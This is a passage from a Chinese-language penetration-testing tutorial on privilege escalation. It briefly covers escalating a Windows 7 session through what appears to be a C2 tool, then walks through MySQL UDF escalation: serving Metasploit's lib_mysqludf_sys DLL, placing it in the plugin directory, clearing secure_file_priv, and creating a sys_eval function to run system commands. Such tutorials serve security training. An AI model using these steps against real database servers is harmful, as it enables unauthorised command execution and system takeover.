
#### c. 上线Administrator权限的win7（会话间隔时间0）



#### d. 右键 -> 凭证提权 -> 权限提升



#### e. 也可以使用插件中的工具提权



## 6、数据库提权

在获得数据库权限后，不同的数据库有不同的方法去提升到系统权限，这里以MYSQL为例。


MYSQL提权有多种方法，比如UDF提权、MOF提权、WebShell提权等，这里以UDF提权为例。

UDF (user defined function)，即用户自定义函数。是通过添加新函数，对MySQL的功能进行扩充。如果添加的是系统命令的函数，则可以利用该函数执行系统任意命令，达到提权的目的。

通过python将MSF下的dll文件传给目标系统

cd /usr/share/metasploit-framework/data/exploits/mysql


python3 -m http.server




把dll文件放入对应的目录


当 MySQL< 5.1 版本时，将.dll 文件导入到 c:\windows 或者 c:\windows\system32 目录下。

当 MySQL> 5.1 版本时，将.dll 文件导入到 MySQL Server 5.xx\lib\plugin 目录下 (lib\plugin目录默认不存在，需自行创建，可用NTFS ADS流模式突破进而创建文件夹)。




配置secure\_file\_priv为空，使MySQL具有读写权限（重启MySQL）





创建cmd function，创建好的函数在mysql.func表中可以看到

create function sys\_eval returns string soname ‘lib\_mysqludf\_sys\_64.dll’;



使用函数可以执行系统命令

select sys\_eval(‘whoami’);

